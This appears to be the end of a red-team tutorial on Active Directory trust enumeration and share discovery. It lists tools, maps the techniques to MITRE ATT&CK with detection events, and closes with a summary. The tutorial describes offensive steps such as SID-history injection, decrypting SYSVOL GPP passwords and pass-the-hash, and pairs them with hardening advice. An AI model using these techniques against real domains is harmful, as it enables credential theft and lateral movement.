| Impacket | GetADUsers.py, wmiexec.py, ticket tooling | github.com |
| gpp-decrypt | Decrypts SYSVOL GPP cpassword values | kali.org |
| AdFind | LDAP query of trusts and OUs (-f "(objectClass=trustedDomain)") | joeware.net |
12. MITRE ATT&CK Mapping
| Technique | MITRE ID | Detection |
|---|---|---|
| Domain Trust Discovery | T1482 | EID 4688/Sysmon 1 for nltest; EID 1644 for LDAP trust queries |
| Network Share Discovery | T1135 | EID 5140/5145; Sysmon 17/18 on srvsvc; mass IPC$ access |
| File and Directory Discovery | T1083 | EID 4663 with SACL; recursive listing patterns |
| Data from Network Shared Drive | T1039 | EID 5145 read access on sensitive shares; Sysmon 11 output files |
| Credentials in Files | T1552.001 | 4663 reads of web.config/unattend.xml; Snaffler artifacts |
| Group Policy Preferences | T1552.006 | EID 5145 for Groups.xml; SYSVOL access auditing |
| Account Discovery: Domain Account | T1087.002 | net user /domain, LDAP user/group queries; EID 1644 |
| Remote Services: SMB Admin Shares | T1021.002 | EID 4624 type 3 + 5140 ADMIN$/C$ access |
| Use Alternate Auth Material: Pass the Hash | T1550.002 | 4776 volume; NTLM logons without preceding interactive auth |
| Access Token Manipulation: SID-History Injection | T1134.005 | 4769 cross-domain with anomalous PAC SIDs; trust quarantine state |
Summary
- Trust enumeration is reconnaissance for lateral movement: it tells you which domains and forests your foothold can reach before you spend a single credential.
- Intra-forest trusts are transitive by design, and forest trusts with
SIDFilteringQuarantined : Falseare prime escalation paths via SID-history injection (T1134.005). NetShareEnumover thesrvsvcpipe andIPC$drives mass share discovery; tools like NetExec, PowerHuntShares, and Snaffler turn that into excessive-privilege findings and recovered secrets in minutes.- The fastest wins are still misconfigured shares and SYSVOL GPP
cpasswordfiles, both decryptable or readable by any domain user, leading straight to credential reuse. - Detect the chain with Sysmon
1/3/11/17/18, Security5140/5145/4663, and DC LDAP diagnostic1644, then harden by enabling SID filtering, stripping secrets from shares, and auditing share ACLs.
Related Tutorials
- OSINT for People and Credentials: LinkedIn, Breach Data, and Email Harvesting
- Finding the EIP Offset: Pattern Creation and Cyclic Patterns
- Mapping CTI Reports to ATT&CK TTPs: A Step-by-Step Methodology
- Passive OSINT: Mapping the Target Without Touching It
- PE File Format Deep Dive
References
- attack.mitre.org
- attack.mitre.org
- attack.mitre.org
- github.com
- www.splunk.com
- www.netspi.com
- routezero.security
- www.darknet.org.uk
Get new drops in your inbox
Windows internals, exploit dev, and red-team write-ups - no spam, unsubscribe anytime.